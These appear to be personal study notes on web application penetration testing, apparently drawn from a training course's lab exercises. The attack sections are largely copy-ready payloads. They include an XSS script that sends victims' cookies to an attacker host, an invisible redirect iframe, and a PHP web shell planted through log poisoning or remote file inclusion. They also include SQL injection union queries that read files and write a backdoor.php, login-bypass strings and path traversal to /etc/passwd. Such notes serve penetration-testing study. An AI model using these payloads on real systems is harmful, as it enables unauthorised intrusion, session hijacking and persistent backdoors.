**WEB APPLICATION PENTESTING**

**IMP DETAILS:**

* WHAT LANGUAGE WRITEN?
* WHAT IS THE USE?
* WHT IS SERVER VERSION?
* SERVER OS?
* DATABASE SOFTWARE?
* WEB SERVER SOFTWARE?

**INFO GATHERING**

* INSPECTING URL
* INSPECTING PAGE CONTENT (DEVELOPER TOOLS **FIREFOX: CTR+SHFT+K,GOOGLE: CTRL+SHFT+I**)
* VIEWING RESPONSE HEADER (PROXY AND NETWORK TOOL in firefox debugger **(response header))** X starting response are non http header having more info.
* Web applications can include **sitemap files** to help search engine bots crawl and index their sites These files also include directives of which URLs not to crawl. These are usually sensitive pages or administrative consoles–exactly the sort of pages we are interested in

the two most common sitemap filenames are robots.txt and sitemap.xml. eg: **curl** [**https://www.google.com/robots.txt**](https://www.google.com/robots.txt)**.** (rabbit hole possible)

* LOCATING ADMINISTRATOR CONSOLE: Web servers often ship with remote administration web applications, or consoles, which are

accessible via a particular URL and often listening on a specific TCP port.Two common examples are the manager241 application for Tomcat and phpMyAdmin242 for MySQL hosted at /manager/html and /phpmyadmin respectively.

**WEB APPLICATION ASSESMNET TOOLS**

1. **DIRB:**

DIRB is a web content scanner that uses a wordlist to find directories and pages by issuing

requests to the server. DIRB can identify valid web pages on a web server even if the main index

page is missing.

Syntax: dirb http://www.megacorpone.com -r -z 10

-r : non-recursive

-z: delay gap per request

**2) BURPSUITE :**

IMP TABS: REPEATER,INTRECEPT,HTTP HISTORY

**3)NIKITO**: NOT USEFUL FOR STEALTH

**Exploiting Web-based Vulnerabilities**

**1) EXPLOITING ADMIN CONSOLES:**

A compromised administration console is a prime target and may allow us to deploy and run code on the server, which can provide a quick path to a shell.

**TOOL USED**: DIRB **SYNTAX:** dirb http://10.11.0.22 –r

If default password don’t work we can use burpsuite to automate the process.

**2) CROSS SITE SCRIPTING:**

We need to check all the input fields for xss. The most common special characters used for this purpose include

< > ' " { } ; . test phrase: **hello:<>” -> if the output has no filteration we have xss**

Teste code**: <script>alert(‘xss’)</script>**

**Content injection**

XSS vulnerabilities are often used to deliver client-side attacks as they allow for the redirection of a victim’s browser to a location of the attacker’s choosing. A stealthy alternative to a redirect is to inject an invisible iframe like the following into our XSS payload

<iframe src=http://<ip>/report height=”0” width=”0”></iframe>

We need to start netcat to catch the reverse connection.

**Stealing Cookies and Session Information**

We can also use XSS to steal cookies269 and session information if the application uses an insecure session management configuration. If we can steal an authenticated user’s cookie, we could masquerade as that user within the target web site.

<script>new Image().src="http://10.11.0.4/cool.jpg?output="+document.cookie;</script>

After geeing the cokkie we can use the **cookie-editor** add on .

**Directory Traversal Vulnerabilities**

Directory traversal vulnerabilities, also known as path traversal vulnerabilities, allow attackers to gain unauthorized access to files within an application or files normally not accessible through a web interface, such as those outside the application’s web root directory. This vulnerability occurs when input is poorly validated, subsequently granting an attacker the ability to manipulate file paths with “../” or “..\” characters.

Most probably found after the **?file=c:\windows…..**

**FILE INCLUSION VULNERABILITY**

Unlike directory traversals that simply display the contents of a file, file inclusion vulnerabilities allow an attacker to include a file into the application’s running code. In order to actually exploit a file inclusion vulnerability, we must be able to not only execute code**, but also to write our shell payload somewhere.**

**Types**

* **LFI:** when file is loaded from the same web server
* **RFI:** when a file is loaded from an external source

Depends on the programing language used

Modern day php by default prevents RFI though it is easier to execute than LFI.

**CONTAMINATING LOG FILE (PAYLOAD WRITING):**

PAYLOAD PHP: <?php echo '<pre>' . shell\_exec($\_GET['cmd']) . '</pre>';?>

DELIVERY OF PAYLOAD: We use netcat nc –nv <ip> 80 -> execute and type the above payload

**LFI CODE EXECUTION :**

http://10.11.0.22/menu.php?**file=c:\xampp\apache\logs\access.log&cmd=ipconfig**

**REMOTE FILE EXECUTION:**

PHP apps must be configured with allow\_url\_include set to “On”

**URL :** [http://10.11.0.22/menu.php?file=http://<OUR](http://10.11.0.22/menu.php?file=http://%3cOUR) IP>/evil.txt&cmd=ipconfig

**LOCATION OF EVIL.TXT:** /var/www/html

**WE NEED TO START OUR WEB SERVER :** sudo systemctl restart apache2

**WEB SHEEL DIRECTORY :** /usr/share/webshells

**PHP WRAPPERS** : http://10.11.0.22/menu.php?file=data:text/plain,<?php echo shell\_exec("dir") ?>

**SQL INJECECTION**

**BASIC SQL SYNTAX:**

SELECT \* FROM users;

SELECT username FROM users WHERE id=1;

**IDENTIFYING SQL INJECTION VULNERABILITY:**

We use the (‘) to check for sql injection vulnerability

**AUTHENTICATION BYPASS:**

**Normal:** select \* from users where username = '**Tom**' and password = '**password123**'";

**Sql injection(multiple lines):** select \* from users where name = '**tom' or 1=1;#**' and password = 'jones';

**Sql injection (single line):** select \* from users where name = ' **tom' or 1=1 LIMIT 1**;#

**ENUMERATING DATABASE:**

We need to know the coloumn and table names if we are going to extract data from them.

**Column Number Enumeration:**

We can add an order by clause to the query for simple enumeration. This clause tells the database to sort the results of the query by the values in one or more columns.

Eg query :- http://10.11.0.22/debug.php?id=1 **order by 1**

Change the value from order by 1 ..order by 2…….order by n.

If there is **a error in n** then **no of coloumns=n-1**.

We can also use burpsuite to atomate the process.

**Understanding the Layout of the Output**

Now that we know how many columns are in the table, we can use this information to extract further data with a UNION statement. **Unions allow us to add a second select statement** to the original query, extending our capability, but each select statement must return the same number of columns.

**Modified statement:** http://10.11.0.22/debug.php?id=1 **union all select 1, 2, 3**

This new select state will return one row with three columns with values of 1, 2, and 3.

**Extracting Data from the Database (for mariadb only)**

**To see version: @@version eg: (**http://10.11.0.22/debug.php?id=1 **union all select 1, 2, @@version)**

**TO see current user: user() eg(**http://10.11.0.22/debug.php?id=1 **union all select 1, 2, user())**

**To display table name:** table\_name from information\_schema.tables(http://10.11.0.22/debug.php?id=1 union all select 1, 2, table\_name from information\_schema.tables)

To get data from table : column\_name from information\_schema.columns where table\_name='users'

(http://10.11.0.22/debug.php?id=1 **union all select 1, 2, column\_name from information\_schema.columns where table\_name='users')**

If multiple output is displayed we can use **group\_combact(coloumn\_name)**

**From SQL Injection to Code Execution:**

**To read a file :** load\_file EG: (http://10.11.0.22/debug.php?id=1 union all select 1, 2, load\_file('C:/Windows/System32/drivers/etc/hosts')

To write a file : INTO OUTFILE function

Eg : ( http://10.11.0.22/debug.php?id=1 union all select 1, 2, "<?php echo shell\_exec($\_GET['cmd']);?>" into OUTFILE 'c:/xampp/htdocs/backdoor.php')

Login esaccpe:

User name: admin’-- -

Password blank

Or

User name: admin

Password: x’ or 1=1 limit 1;#

Wfuzz: Wfuzz is a tool designed for bruteforcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts, etc), bruteforce GET and POST parameters for checking different kind of injections (SQL, XSS, LDAP,etc), bruteforce Forms parameters (User/Password), Fuzzing,etc.

EG:




**PS: ./../../../../../../../../ETC/PASSWD**

**LFI IMPORTANT:**

****If lfi seems to be a rabbit hole directory: ../../../../../../proc/self/fd/ (need to put phpsid insome cases) or ../../../../../proc/self/sched\_debug

Hydra substitute: ncrack ,megusa



**BURP SUITE**

TO check sql injection use sql.txt in downloads(try hack me) in intruder for username.